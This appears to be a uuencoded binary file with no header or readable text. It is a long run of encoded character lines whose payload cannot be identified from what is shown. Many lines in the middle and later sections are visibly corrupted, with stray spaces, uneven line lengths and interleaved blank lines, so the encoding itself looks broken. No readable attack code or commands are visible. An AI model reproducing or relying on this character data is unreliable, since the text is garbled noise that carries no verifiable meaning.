M/+)\ /40;%T_&A@]._:VWG=PKPUXH\$;_9^\$ \$7OF[ZU7\ /UU-4_G"+IH&'0'_
M;>I`6"C!%TI26>_#VCE(\!J>9R?"//Q;F\$KMPs1\"XH.9.AC+@(%!9Y,@X`3
MHQ</ATDP2TKFB+.@TJY[U#FM>)FRY`20"CUL\KJ.R75FP:!WZ4]#3,Y'-.\Q
M5Y')&0(60?)>>W23X&1:834P*1R0Q!A1%"R4C8A*X*_T!>S:9>#>)MY.2-((
MR[/LM[UAY]_A@,GGG^`K#LYSE\E_J_.C5N;TU*I=YGQFEB!>'T\$IGX8#=J37
M1'.VJYL[1*R(&J'A@A'2PI(L4K+X)34^PX7C,_RSC\)!:^N7UKMV_@AM';9;
M^U^UM3Q168S5*`C=7\$[U_X9X%@?/;#-5C\G39<HX7#-<H9+K!GW`. \$%HZ,B#T"
M>P&Z(OK=8UW+/K#M&/W?R2@[A[G7Z:1'&AVG&'OG1]XN6Q>]U9]3SW2&D.]6
MM8***[[DL\$3(2^?R!E_A\$K[.X>VM@% ;FQ:-A*-`SBMS#'Y-,<.BSY?T@'Q1
MHW%[B*X^F;]TS#.F=J_3+CKF[>N"8RX*%AOSX/IIS!]GS+OMUN'6^PRICM*%
MZ\$_P;\$4I*?]<U&B;):E@E* &8@A_[P`\$3L4UX`D!4D-M')2"Q#`F,=QY2\$L
M=&G^0U'!W1-6N%P0QBZU* &R(HDC:T[-]N-OIXD6/[K5WQ>L"%F*_BB6%/ [W1
M+JU@?<8487R](_O%O0ZKFRXJ>%FNNB(2W^#,->"DYB;BRA9J+* <ERK#I=5`Q
M(!TS^="VW_??+_.)=<07WVV]_SFLR>XX*.L%;S%J#\$IB)@-*NPN[TE^8>:"&
M69*7(YR8N.7;\$Z7X?<6E\$~L-?E3,-#/?K:7`67,M"N/&)A\$0_8J'B%<P?5JW_
MO5FX10W0E=FOO1G4H<P@G`N%TU/5LS(MP8!JAK=GL##`2>F7"TO@,E6@4">G
MD)I1J3*E+`GI61*GO".<%K,@'B:8#W"MK#6RN#YZ4Z[7^M,;F/:NJD+4+:H)
M3\XH3=PLZ';]:3!CX:;],MW-/`Z2E?K:_KF'_A0Z_W7'(-"%\?^O4O'_C5=/
M^3\Y?/ [.O]IEQY@EO)]&&\$2:@Y3/GFTPZ)?<D^+EE8HN9=\$J[XMOVX'U\U_
M`A`JEU>,%\DNT0*I]04TVVM8A4O\@*HJ6?&\$V@'5HF=-AUZHNQDQP54\WJ)\$
M:..64<A,ZM&Z]NDJB5V<7`59\$KC17.^BB_X2;B:@#:*>\C.I?>^;\,3Z+XC]?
M/\$+^GU?-9BK^`\73_M^C?'ZO^7^XC#4#1&N.3`\$%0T6+!G,ND/5:#@!W!H`5
M,P6`D3J@H&3F\$M>5\$>!Z:8UUT?X_1FC>500LF/\O4OH?O-UXTO>Y9,___76
M_U<Y#\J\`>?!]6`^FE22:;_&[Y_<_*'FQ</AYGJ538AID,RC&003PM_LI#;\
M?D[:14(W2HWQ:#?"F[)#E#55DK5E\$X<FG'7[%#W.C6%Y:NBT:I2>1`TO#H.
M7X??LY<J"S* @BSZ0TV=BO_:X_-WZW_] %OE>&%V:\$'U2NJU76[#7M<)XH#0F#

M]PB"''"-O5B_;JY[/VWRNMY/\.#56]:%TV?U9QFP&&5DL-<IX/+7_#\N]6_

M)_B'^83#[V/,R<JZ\G>.)D9/0>>Q/S7"2<1:L8!Q:/77,<>0M5)E,K=W]/F@

M3>%@^*4'XA1^--B/;?K1I,RI1%>8Y2TO@87;SH0">)[3P'H4;;B5.VF4EME

MYE(6EU>&^F4K9,Z&ST/K')6W%U1C+2PP=+*RHKWS];'%G-\P:]E0U:7C\$!]

MBB/]N-(@9\$4I_POQ<:*P^6<+*B@B/B9%6<8*D^E88>BKBBF712-NJ(%EF96

M<\26\$-L-OMW8^=GY1+._B2<]AAS-VMJWO6D:MW#0P"XB_+8GOI%^JNZ'H&BY@

MV"7N!L9"V<?U%X7!GC9\$E*N(?N6*Y<(@6:J-YXADY&M)B#N^1M='@Q<5;*:

MQR4S/' ,RL6PI9H&F52"U3?&^U7V/&X9[^]Z[?5P?!. (J?NL+=5/\ 'GK! [Y%_

M7<'NGC;8BEDY;6KA!XPD7X'D6#H5<O#%^WG3X[6SHPCP3I/]M]Z;AO??'DOP

M!XO@=]>5[P95MK59^U)-U3T%'E^4LAML%FBP?><&3QO'7^CJB-,F?LEL\DW[

M76?/;'Z;^I*)XF'G'>XI9;P7RA,V[ZUZS=?0UC7,20-%:@JTW,A%/^=9P%

MH+S7_E0\$?G,A?' ,E\$*EP!71;G&A@P5#5OEK:\Y_C(_3_CL-QOWSD3^N)\D

ML(O.?[W<>&'9?R]?-) [R/S[*IT#\=YR(GWW0P'!E0H%\OSX)3:FZ3_?0T\UV

M8-2-UJ9!/YS'BMW\X66SV5P='5--;U;GB7\6K)5ZDVG<[V'A.1I2S];P]]IW

M@S7VZ!E,]Y@VW"<AKHRE7M+W([S0Y3_+MX\>PW2I?F\#@;:LY'Z]7?^4!,R

MSWXQ"N^F"O_&[,O>Q]&;RL<1J'W<PCN+XE,_\G0T:QY#0H%?\0'Y;Y(\$\T',

M;DCS6!]^'HQ_YMV@HJ"(*L\$V\$VN_#EF[@'9>SW1U@.K(8RTD*4DO51"Y);9>

M7T>DQO%X=2<<SZ__MXXF]0ROUPZ\H'Y6]YY]'!UVNZ\][Q_P\;R+-[^.07J]

M_DP>F[FLAV.\5X:1I"10NP1K]X1?'82WXM2\C2JV'2L[*&03OQ\ (?027U4NT

M4#>R,'W'=.N-QUS,\$EVZ11;S_(X\2F^\$%QRB9S#1S<YA%/NS"IG5>_O?%B.

M+X^);R<\6(\Q6P6,_GZP"0WR47WV[-DA@\'*,>,2-=54(-E\$7A?2VB#6'8-WP

MW\K9U58X\@J;PBLWG'0C&<Y38DBMV@3!RG5)/!,_R(!;'+:I#(>%BK8N=F%

MT=#MW3OZW6(\H9=RQZ[0[:[B8B]VK?#D@MTPB.Y79?'2084R3Z=\HIRA(!2N

M_A":-N:.L^BWX\$'-#4B4JH\&BK?;_L4RZ00R-44T&XD,ZM7%*Z5A^I&N7=

M]N[^X6<6O<,GK.JM"?XK[[XIXTFUPW:WL]W>.V+!N)P]''.6'\<%N=#O_MXT%

MU:#[.1]#Q5GD_P6[K[-U1S5@T?[_^HL-V__[<OWI_H='^7Q#^?]RL_EIZ3HH

M8U[/&6&G?![]=0M#R<C(VB/K.JFP,PY)V=Q18:E9]4A1]<OX=50R#T/UN, TN

M8R5I_]H"OL2AIA)[@8<"-GOZ22N]6)D(AN#OY7C-]7C-V41L)9JT(UV(O"V

MJ9&N_[59]>GS`)]%\G]W?[OS]F'E_W-0QU/RO_F4_^-1/OGRWT[]]'67A8(I

M7JW<#<4RMK)&FJ[R^M*3M?#@JG/J>M%)5);D%;&I^0]77\$N3)Y8F;QO+%X

MH@*8,Z=X<YJF\CS>&B%/5M*!/>L+%HWI_WGY71F<#06]*5/+G6R&?B@'P+=

MT-JA8GA2J>KOU2!HSZ8!##68KSV,^&C\@Y)B)>%DGIP#1LT7ST5:+%6#I[S"

M\LV&NWQ6\285#V%<RJER@\$A*!=!8*Y(KS*!:0AE)A?&AA=C@P=\$?[/3@@]N

M1*VHMP^7BLQ;J5B(5?E0J-:SLH[U3ET:F4P\=EL`*F-F\$06P=^HG05D+I\QF

MYTZU4_;TC8A,;C9*\%%.:"B/O<9&S6OP\3.*Z0.^P4@=Q?Z@MUXV"W,MDXC`

MMIKL;A%YS%N?[0:>,Q8?7\87P64XG<W]J*SGGQ8DUAM+Z<'NO!2?%Z%^0PJ2

M; %JN>.G9LLXGB]VO=0?5I:DF0MNPTVN):BTDJ90T5QZ>AJ=IV1Z?\K/HOC?

M.U[]0Y^%]_^\2.7>_K\K^DB?/W[^UX=*Z[KP-J#\RX"\;T>Y?X3+@!;=!62J

M2-9M/T7O^K+UA6^'KM]@EOW^;\PX=?@!E-Y(/?![O]I/F_:=\ :C8TG__C

M?);(_W:;@X'\GOKM6\SR]LQYX-" .67Q6RBV<SXQMZ6M94J3:ZOW2SB;W9A5

M[G*0G\Y6KWA;;]98M^=-8YEC#OGCX]%>1[L=6^YXFII"Y" ^LJAW]_LI11.#

MX._A_BSK(\$8FR.C+P;4,A2R:@NXI_9R@!%LG+"Z+*M1?OXP1BH@>@WK&?00

MOS%'')@ [J9B!F3A0WV_*4F+, [92\$Y??*SO9=M/_S:??!\[_#6F?__YJH_&T

M_C_*YUO:_Z]YGW;QO]Y.DR_L/8IO-O=DLM946(_/UF;KLV6CA+4IE`W<".)

M=D"+;?Q/ :0>'O_I=8_:K9UEFVKM;1_N.ZOF*Q(9FU*LNVB'7(W,,*=/N^C\

MT]RRJ9ZB6]*HT-MY@7YZ&-JK\$27C!\`\$MA@L&E43'\GR3[/BKT0?-&I62RL&

M2EOG0?\"&C%\J#X=1S\ .J=475UXJ"'\M6?;M_=QR_)A?#_-1[A_'\J_W?C

M5:/Y=/[_43[W=/[?,PHMDP&FAG&@GM.U9]DT1UNK@^!T?L826Y.%'M_JK8-?

MM&L)Q!9(5@ (7GQL&U^*'YSBP3Z?T.: "O/3X/_7' ._[,@' (>C\!Y</_19=/[_

MQ8OGJ?Q/C>=/_Q/HOG?T8J@,G=-G#+Y" "D'7Y+&40L826DT]) +*7>3DE)\

MCHB_7"AE1P=E.DYZIN=DA9FB_*G*<UCZI?T96_[U>KT!_S7AOPWX[SG\]P+^

M>PG_O8+__?BB7T.T!)6F'0#^\$)K'J:5N.C([!-7:QAT[[WMG4GYQ7:/ .Y/H@I

MJG0'S_,D5R"1;]82+)NLP7](-'&!)P)M>KW\;/`5#X^5HQ86#CVK\M\V/3Q4

M8F:L!(M_=1631IN%M?S6*@\$G3VWM*)G.<_V[2TGN%<U6+;K/=IUR1H0*5+)&

M=RU8N_@1!_]41.T88\:@%QLR%4&]8,14P3_`@!7.+GY_'S:A'?-IP)Y&[*%&

M3/H3\]+DES^5+2<F&KEE\PRUYOS,H(%R49_VV9>4<Y2C8CI#"86WG9V=U=;A

M8>OSZG;KJ&4CI!#30*(#?^;K/E\$UD'2Q@ (=SQ8R+F%FU'E705>3XQ+)G99'!

M=2WRQV=K[+*0'Y_8^8\$SD.@\WW,QAL_(?2TC)#,%T/\H'51)CV#5/:BN@1'7

MWFK#^@<A]]?6]5V?Q?O_@<B<VLS<.'Y__4->__^:NG^*]' ^3SP_O^?:?O_

M(;;SO_T-^A5OFZ51]^)Q="O6J'3WDIT.`*\N((#BT&0WE_'5'?K1D#\>!:.

MY\OS/34,!34,#C!P788ZDMB6=X\BD]E,]H\$&\$TG[%QU,>/_D@(7UDM*)3__XZ;

M0'OS/S=>/>7_TJ?!G_7SS]OVO;]S?/WU*9^;.V=[YH9^:H'+L]T4Z\;\$5K

MZYGNF2%B9[D7O\SC%3OEDF>EVULZ?%?=/[C,?9_7SU_E<[_G3^^U\$^WUS^

M][N<]UCBZ, :37&"?A?;_(YS_:J;C/YI/^=\?Y_. []_ \ / ; /_] I; Y7<WL(O;U

M_5Z'GGG<F?S]?7A%1Y#%OD*.S7K:S[93R]+YR2POA_Q15I=XPE0*]/%J%IG:

M4^'FF&F,?>WY\4?_+(K__O@(\=^--3O_ZZN-]:?XGT?Y?%OQWQ]W\6IK^MO9

M.V+)!WN["/SM_N'NAYW6(^4"R@SCN1S))\DXTLEAK(5'LU34-1X;H^<#F%0

M\RU''!SNO=/24V[M(^WA<['^_DYO:##'O;VNP\$*:%'"Z<RN/Y[U]G\$<P7HP

M'\],O^53PH@_Z\<M_Z]'T3TZ'!;'?S?2\O\I__>C?+[F_9_^Y\$*<\$`&JP_@

M+W\S"L<A_`3U>R*BO/^UNW.`P@ZOLR1)I5TG`K776DREW_7'X1'D9Y..?&!.

ML;) N^' --FX&' ' DR3H, NC\$ _T) RL0W\^\$0B] 9G, 0#XX\LV: _ [3SR0<W4_B?_ []
MG_ ^-C-&; ?^_ :+YL/LW_Q_ADS/\5 [^@/9-FY/?@ [P8B6>*BI1/72 "FXAQY, ;
M4+G. 9UYEJ^HUUQO-&I1! \$#?>-A', ^XD1SO-G' IW/&DY_AHJM*/ *H8H*) LH/I
M9< \AJA:P7=PJ)) X.+ORI\%K[R:>>WT?\ZH/\) :G\ '0^ _0HY?@: &MJ4Q `2 `
MP*/Y>! , *6\$) 2 (Q1@LCCCW=[' [R=' .S [J?>.K@6/O (/Y: 13VO9VP' XSQLD; H
M+3Y) SH. !=XK0L-Y; 1*3+\$?'>@08U\ ' ' [KN8% (>YO>I?! - (' ?WH9HB</#V) X `
M1@6Z#] A/071A-<R8<N-%_DS5=' 5?) 9+<!PCV' &0?? ' %PT, FK\$, AX&GCS) !C.
MHQK4A [+>I\ [1> [RZIK7WV?N\$, 8! [1Y] _I 'WY&-X&EP&#! * (V"@ \$P) 'AL\ =D-
M ((Z) 8-J' 6^ ^A1NM-9Z=S) !FP]] YVCO; :W:X' &JO7\@Y:AT>=+=!<# [V##X<'
M^] UVW?. Z `2 (50/W%!" : 7"*P' WB"8^6&4L (Y_AJ%- , %HX) V#A@E#W `) "X `K/
M] _K `9 (7' #Q/-1_ 'XC `4@:/SJ>9VA-X [!N\$@ `V9_X] 1575U?UL_ &CF=' (P8A
M6?NYGKH `@ZU2, ' BT9 (AE: I\&\P `?3=V+GG) =P6-0PX?%E\; ; +> ['3JW+Z#F/
M0) Z7^: 8<_1#5Z (?VO\$ [] MC^FRAT, (VO;) AF6PWOS#IJ' W9 [[, *07K>SNT1U
MMM##NX] T1: 3B] [M%A9^]=J<0F2&\=+_SPGJ%+Z9GWVJL\6PTQWF! U-1Q/YK-G
M&\$UP' D03?/>, I-1KG `7 ((\AB\ `!K) EAE [\$ _/\$BS7] ' X3T! LIZ#, &?78. XN@ \
MC@9F "X-@B# =HD#B1) 738#06 [F8+=9 [#Q. FZHF\333. ! :D0SHSU/0! PSZ@\$7A
M6*! Y: ` ["9K) \ () W/1R1" _0\$&Y_ +. ! ` &WN (2CZD>F8C/5*LO4JT&K-7@NA_ -
M! X' 9*G_H) 9. @' PYA; I) 9S1) +5=@* `^V? ! =>3: E8W7Z8: 3%B#&' .SH#7N; ST-
MHOB*>B [?4. 6, %E^E6KQF+5 [S, SANR@+' AY\$/UG\$8T" (C"COIJ5K [(=7:) 6N-
MKP9F8V) QX4*P==#) &B\ . ` _ ' (N95/, \$U\MO3?GMN?SV0GY [*; ^] DM] ^ . &%7
MD/3QS' 40' @<] Y* >*#U (*P `ZNX9^WW9J: ' 37BMQ [-UIIW&097XBS3YEL_2@+A
M59X&L] [L9A* (8^ `H (^MATN, >^HH&AL??AT. M\$I@CK8-?) / ! VXUAHJC) ^! LU"
M9T. Q*%T) : K2VW?Z7WEHF+#) 1=! *4IZ>Z) 2 (`T) ?! =3-K. V' 0%) E0F>DBJ3UH
MXA=V?2U* _60V@. 6] /HSFB0QB"O ` . %2: ; V_AO11?' %0X* . , UXRN! 64^/) . : NN
M9) 0DDM@V-; 8 (5E=_%M& `K [WOAM]] 1] -#FR [HG (*Z=\$) , /+Z1/BE) ' ! @! G7TT
MXD /<OHGEQMW1 [77JL=9RU (QOG" <=&JD* ,) [D4>1) (LD@AP" `2OLS@' @'
M%31! /?G7T! !3DH=" (MKI; ?6"*! @%XYD>* " =W@XR: 9C@>9P! 1G=V>J1>P\ : -+
M<CI; K1T' AF, 8ZA2" =) - . V/>C7! 3UJ@4PM+ ' "JPX+XH, / [PL38#L4B `Z\$MML [
M [: /VMFL8@RB-%#P, <' , M=Q2UBG<<Q. XOG8, #) W;) 10C: Y\#! 9_Q%' H9VY2 (#
M: 2Y, \IJIO-5) %LI; G! "I: 8PV `Q1/V) *6&' =1: 6" &<0*1Q2. +Y+-H^D\, !) Z
MPZQEE?^&EUI9G:) \$H0B6%4D?U8) 5 (^H) I1; (B3BY#H (9Y3 ` \F!) DKF6=_C+!
M?D] % [0-A8: E5! G. \$: +4: XQBKM?K* , Z, ZJF*Q; 4) `XXY9NRFWEM_V*UQ?CBN
M<+E: \T `] G! . #: JE) A=! EVH1Y^ `P_J' ?@ (_E@H69C0%0W, <NQS-9Q1' M2S\D!
MA9] !H [#&@Y^%6D\N3-) \; (3R] 1^" =] W (U (\$: K@J2. 6S" : X. ERJ0' S (; ! ; A9,
MU=3\$ \EL, ?' >8P. K] , 5-&6) D>EY `] #. TZH72TS. I1XR5LE^H2, .BJ. `F! +OK3
MM"5! ` . X&#! . 04#9_-# `] +0PK6W=, BE@STLN9DC90] 4283*9>E-U4 (8E=J#FE
MM8N7PG9* , P"76BWN\I8N/' `9*0LU9RLKU [D/K<+OW\$4: ^L [] ' =XSW*-ZEUZ,)
MTNNA! . GUQ"PA-] \$4V\$5W\$6FG3QEVMM) 1P@TW#RY_Z (] J/Q3? ' S\$A4-R [` \$I [U
MBK5]] P<888, E*G\G8#70 [W_GCD=&H; 2DPX01K#;] Z: &%S/%ZP) ^7AZ_/L\$9
M*FK0NRRY^4? ?-OG#? *S] [GZW] @ \] @ [] QO& [C+ _ +E<_? ^3V/] ^8N&?? _C\ \; &
MT_ [/HWP\QP>= [. _ : >^U# , -#8' 3X>_-?>Z [:=: B1\ /HK=C7K7_ (?WSSG (V>; Z
M^BL0-O8. T?JKG+V4SKA?EZ [Y83 (DM_S/) : \-HOD&A3=N107348A! A' @] , &T-
M8&IX; 3\ (H [D! W@A?AGAY, ' G-H" ; W [WN#N\$] 2JD: (] ?US?WQ&-UG-\$/PXGGD^
M*O*X (9757?H<@ "Z#=\$) 8ZHAO361L>0! <G_ : R: H1Q% `QG\$AM8#4IBAXNZ\$M-^
MTD4X' I! # \2J>7B1UT8C8H^" [* , G, <] 2=3-\$U"-8RJ^SYM-F2A&?C8% ` "JLW\
M"RA^Y=^P+2E\$#/?>X4UR+B `169A3FF' @>6] NZ! CFU\$] FM=) L88] QKWX\8. . \$
M `L: ` WX' =8BG5 (A! ?K, 34?Q^Z\$Y_! (K: Z "H! &B' HRG] *VWS3 `Y8?M\$BH: (F40
M2 `B+VAP6-\$3] 4U! ; L (W' -P) * . 7V2) ` >LL! >BQ1] I "W* "NVE `ZRB) L5^XO\ =&
M ` \D' J\$: !GR `QD! . 1] * <WA* \$ _! S. 7</S, -S<1\$KY#*\$0MWG] 87V=Q3) SPZ3P8
M>U?DV/8O\$! UCG [2&K [_LV `83" F_ \$E" . T [R&' (YA\$ /T `VMR?9^VCF5SC&: 2G
M [4= `K40 [=; 2WH%A (FXEL `TV; P \R\N*=GC/T! P@B55MS>O0J3\VI--B' V `: ' R
M?-H/6' 0SC ` , 2"DP7FK14L73EX [F (F585RVAL+) N' ZCC: @%N?88= `R&=3 (CP5
MO1%/ ">YB' %) N (. 8; S7! > (+FR>9GC%5GH, DR+F? [VS0: XX#1<#+% [= <9XPQD
M7*#9 (!C?X!AA) QA, OC&. ?) Q<\%<T. ^?3: 2#WM5FI. LD%&. D8! QX+XJ" 4^L\$4
M \VG@YOH\$) E) X&D9LBX*3V3E* . I5PWQH* (P?R?74@T^LT/\$ `+GV&G=4; `*4)]
M) , J `: >CQ:) U: +@;) O' ^N9CR0 [CQ `**7X-0N) (C2 [O6' ` . SN"Y1L4UP3>C1\$7
M (DS0#P\$@*K74 (W0\<+R2%&, -^, PC0! : +0^T; FG0U4; JDL1ZCEN1*@ ` . 6A\$ (*
MW50><39G% `I#2 `C%FQ (Q\$WP+! 9L0G; : ! . R* , C>=X<J' \$! . W! CHN] V# [W [`JX
M8Q9, DM>E2J/JX0&&Z8S6&K; VQF-K<) &S*\TJT! Q\$! . , O%\$QB\$ _TLO! 1\%P5G
M (!QHU4UHC?+; DT?02, ` `QA%CCJV. I"] >L8NBF\$B [YGH#LE?ZB9TL0] R<@KR
M# \SD" (5 [28S\$-&#+LXI7&!) \ . TJDSA^! ?9CXI \ : +<E&\$QACU=PT^) \Y&) ^<
MWH0_QD3 (!>@T `* : 87F<0E) BP@1, 41I%AE9 (\AG4@% "PC%0@8! : _DQ&H ` ,
M! MTEGB?0+5P9&"; [[B@. 0G@AVR. Z=>, 1\$2WL. Z0P2@06+X\=_ `* ' (8; W0MOH
MKIR/2^EN6) , ; *X0#XBW, OQIA9, C9. 149^>/Y\$-0' F `33\$I=T24Q2! M=T (# : N
MF: @^08, PU&/<!8') B50) C! 4! B! ^B! "B) \05. XB. AK1, . R<QD&=J; , UC908, I
M3?"XR' 2L1, , I3HFXWY] /\$Q\$1 `Q5] 1LQX, . _/\$IY"8 ` `L/) C#<HPTGV, @SM5Y
M" " !0A40) D02 ` _A7C*] +\ : &F?CY&JDQENC9NB] 2I@RYT: # "2 (M3. ++\$5B/CX'
M\$<ED! -?& `LZO, 4PO@2H+2J&>22; RIX `: /#NEB. V04YGK\$D ` [G! 2\$#; X?T#X^
MLA5=OC3F6 `&PRU! , 5FI2U"0O\QQ' 5S) ' 2>%>P^@G7*O\$: L7\$C278F5) % , SP<
M (WXU# "J: W@BQC<1\$OXT/ " ` \$@ \$7P>D<XC67" "KU' N=6?P+1' ! /U+_%@7X"@. S

M"3#AH@39CT0)<<-0Z7XQBF929U8G\^D\$.X[\.\<=T'4S=)Z:) \$R[A!S\$MSZAT
MT-2\C,!.!AD\N3=')IVRP@ (AINH1A9A6+SO>QRZ4:!6!P0] \ML+ (7R*C00G0
MN0 (P-6_J7%-@F@".EQ)' (+CG0AJ51'LP" [E0F2>L64T+\$\$V/X_ \$JXB (M!< [D
M?-TAC2N&2<&<3<B** ,1A:FIR' !D&9263'WW2C/FV1K8M=-0^W.UZK;UM;VM_
M; [MSU-G?ZV+A] 3HL9T.\FTL*MO*1ML:4F7I*XYL*GLO6PAD@:566F< (]"GSH
ME5S05J,0AB#RK [A<9RHU-&3:5B6R;&I<M'''+!J,0B<0N-QN!\B7Q#G#K& \FM
MHXTZOFR3@FE (U^<VVD#& ((9)26#O>6V\5HT789;A8 (" [R+3\$>&58<LM0JLPK
MX)XP#DE9*35EP.P&N4&7<>A2G) [YX_#?OJ (WL%F9+<D'A.' &" "4L9Q;4!@K5
MP)_OM/,H'QN+]12F7PD/+GI#/SD/*6X'%TP4Z4J [4,I!C5,8J# [FRPDIL&C'
MC4N@'O:95L (E/?1 ['M'Z0,B%B;@ [SN> (:XM8F>-40OT@%'85:8/TK7Q*)A46
MQ (;U4D2,EE?NQP'+ (Q [A69F3@H=08I7Y6+;) !UL#3] !+7 (_BKR61<7; [9S!=
MTW0>\$)N0E<#61UH5?+!3>\$!F2:??>%<E '\$B!,1T:_.+'NWK<= (&O"Z@'_HU"\$
M;L'@#'\$T:#>4,QS) ISZ54&, \$DZ' &\S' !GZ'_GW&?! \ [YDA"2GE3B\ "TJXN&E
MSS1T'+, #WD_FNJ:MBT3*D9 (A1RK460'GXDUYH8)'6!EC^)=^&!&J3'DO4>QM
MGRFHN!N,NA!%-TW) 1*#!PO7TDID?, &6N@BB2 (P\$TN@QL=L=YBG.>:PFR"R0;
M@C' EJ&2@2\C\W*RA44"-BEN@SSH! *NR2SH'G\$5@%\$AM7G) 9%7/A0ERKY<N&!
M!76&R+'11PUV!OIK@GHWN3>8, LU=3PQ_S\$U, /#M6 [5P&K'%Z'! I:X//P#Q':
MK0E;7W"H=DA?WXM1Y4C*) 6X3D78PDX'#<O!\UN (X%"LJ'!J%XX"6:]0AT, \$U
MA*5<&D5H7\B6F;M"MWJ8;4SM2SNC- (!8N88IU*^4L\E:84S+.<-O1.\0LA5
M9-)X0&T1K@,A8!,2EHRJ! (/@*L&LPK014S+98MI<-N*.53G2V,CYI<8!@X"8
M8@#-,O<0=1 (88.332C-5&RYBK?%+, &/G-6;L, HK#P*' ?A (D8@C0*'C) B43#B
M';PIQ8D#8S3J8"60Z;F%IJ=8\N:/5KFIK (NCIA:@\$XAD' \$8^&G (>?) OL6FI
M3U9F8<QP4=H__1*0!\$?P:FZA [L%:+@F@OB% XNZBJ8DQ [1Q!-5=< (R>8C\$\@A
MO0/S-\$0]C" F[" (\$%RV)D/KO!4S, ^@S4/?HL"8++@QOT7M0\$?*L^TQ)E0XF (
M"&54P#'\':=?1 [[TMHV0#)BN=.Z?H3-DS-'KH?<.&"VZ8<J8/\)8<V7A4K=
MLG+Q (D"H',>J2>0, =3KUIQ3T1:LCE\I'C>]S5"X??&TMR;652B\$K@1D31P'G
M (I?9=Y7JWB/#8QQ=SX2@UYBR5V9D-_UOP'1MD!<Q6/I%I?&\$DHEI1) '\U2\
MI!6G.7Y:]>@81\+2'*)!0H*5J^@*86XD'BE3 [>+4C^E<'EO.?'_-.#1@##G0
M*&19OB8EJ06%'>;HL [5\$N1"1#NBQ*94M+,J<;7#*Q=#H]:PF6!4F!Q9%78T,
M,Y+P5*E4N0'K-8A0Q (\ (\$28"<M ('^HI'O@0)KB (1:84"+0 (L*E2HAL<%/ %
M%9EUD'ENDRO'OD]J3" _!YL, HF'JS@)N5RFG/RL\$4M.6S380'C-5#V\$*GPUQ
MZ%8\97Z^'\:'+'! (TA3D (3)C\$5)U (4E2S'F&90, MML%M2\$QX (SSY#AJ?I*8KI*
MB"\$TO3'RR<;"U:Z2RAB>Z\$D), <CNI_V*.. (FG) (;8.C?QU=HM=9P.1S\$'6-T
M, ><\$V&=)R9ZN1%3;R)S%,5/"^0N8'8H1:7M".)4% [TZY-<:IG9@*'')@<B\$DN
M>PMEG)4E5=F<E@S;NN5I=8UC22 []FB (A [30>@09F:-S'%7W'IBL?3?:2>^PY
MV9F+/+'G%)M) &L'RQLG&=NENQOX (-Z:BFQ (&RJ'<GI) *T@BM0#H#8K (00740
M&'?;U4IB.<7=)B4 [>]1", (\Y+, [SL3!BR=QEK#!\$W\ (IJ&1!P%T!)1T';1<-
MJ)L8Y!43Q\$57YN+7>4BJ]_<Y+>TU* [/":F';H"8W)T44=9-98NFVCN1)K+A\7
M<ZK:<H_Y9T'\HV=>]:Q9]]Y@CE+O0!HDS (S4SNJ=T2 [>P*%'\$5.*UT*)0] \#
MKC8I1_2!</"3/QBU0.C%9<R,%J'+,;Y" [] "I/DNL/@HF'F7I&@?'<:@*Z#>
MZH/6@SX/<I//QU\$X"A&&Z<,6LB5M]7'C% (P6C/2C48"8UHL2 [H-208K_WUZ
M8Y*#5L&0#2"#5//.0CQ [%\X2DDNTY) %S+) S-9UP75\#M_L&"/8ZOP#@^"UC/
M2F*;;:'C&><CVM%#3)' ;" ^7' I1VQ]3A1)3V],FY'\&F/8_0\$T>D6L<"<,M'6;4
M&FAI.RA@VN)> (E.NI3VKNYE@Z:.S>#X?["'G33A>H7>*;^&BCP&8A08D!39<
M; ;<:C^7>&>>Q) \$:687 (879GG_B6;=" "TR80S=5F*N\$N84PY!'%XDT3F%V%8B
MRRC0C&*/:\C\ZF,EEKGC2.-4L>< (:S+ZE0%"2<R'Q#8B<%) *0X_<+BBWIB'3
MS_@*P2A<XD8AB2XY<L0;S (DY3Z2/14?2&K02 [RK;FB*7OD\$)F! (T0*?!N1\
M:WQ^TR/F@P#:E;@/\$5&IT42FOC'7J.;P'K\$I (PQ\YB-C^WML/UMV (QBHC@/G
MB" T)W!, + (C9>Y^&+4%0DWAU2]*-.SOD/GL_G;/G ([0#4, ,W (D601U!CQQHE
M1AS%HR1@V&DQ/,E*ZB*, \$BGQ1CS (C^B#H>6DL4Y.WH0=- [C/G*"GEU\$<*. .
M<D3L>WQ@<Q, *#]D\$ _8MDJ<%J]7J%J&, ?F" \$NL.GXUYL#!XNI>R8 [R '\77<@
MEWW4F (2+&0:C?SZ.H_@,%Q.P+7W:QE0TTIQ",.V]X3R"U3PBOH\$.G_'9P<NC
M,01*6*,AEJ!/G8-]37#,T+D/, '=@UI+/S6NN>]M'AM\$I5&\XQ\OZ=@S/U;"
M'+&"102K<I<^>1 (-,O"]'M&'1\$4\L'E&4L&4E6PO^,I'0M#!:K9G"8-&%@4P
M_VD (:XC=C\$S\$3 [3GF2X3TC",JF@#,L (S@0IJZ [0?\$L-PD>Q8'HF)Y4YY7+*G
M*%L*^<9X/\ (=.-P)!=' ,^))% "YDP' \$BK,5WUNIE%=B'3R>%Q,\$;I2D8DB'14
MOG45EW23&C^?3GA/&9?!K'W&B<E [J]F9&K22FYHT>L_KVKS)*.*SMIA#35^!
M^A: (5RB8WQ)?I88*@U;7\$K"38<A (.BQ'F,N^D\$X' [G%]#B9@, /'-F5I?UBY
ML7" [AF4'0,X.T%/_X\QRG5T_EBZ"8 ((CAEYNGVT%TQXNBABI")I*\$ZH_XYL2
M>E"\$>G (I)VP&W' [W^_UX*E1Q+H)>J4T-QDJ#'\0X_?Q3L\$S ['9,=-]+G]B.A
M<4:3! \PW+7S" [H/0/3#]C;WG'YD"RZ!YNA6"/DJW',O^-BI,BJ#PHJ\$B4Q\$1\
M.BT] (YA,Z3 (Z+HW'4JN'\!%1-*+S0F6U7Z'9<,_ZH; [1;7*=[^E.*M<V;,>8
MM+E#KBD:E;CO13C%*Z5^2E*4D400_O<Q;%\FRO@VS0TH (F^D+UF.W1^E917
MYO7#Q;X/!+O1G (Q.II11/D'J=N"%^W5X ((A/'6R7&& (%UE7' =P-/;]46 [;;S
ML [*\,YE3K"9H:_4;#ZPLIQ6!.:54)6Y54B^ (]X;YO347Z!) 'B-'X@ORAD3
MI\ [VJ^J&"&AP] (2'<)O*BUAS1.G [?QA?=\$IMF> (OD0HA [HB,\-A7L28<E1\$
M\$OAJC\ P"0!\$F,Q&4P\$1'39^/UE (OI07CC0\$C)8AG8KJ:D!Z\$M;Y<,.,1U&2
M-5KC0W;F3P<1QIV@KLV'F&Z8"Y [= %S6P#1<4+*A'L7,1A@VFTU)8JUK@I'_#
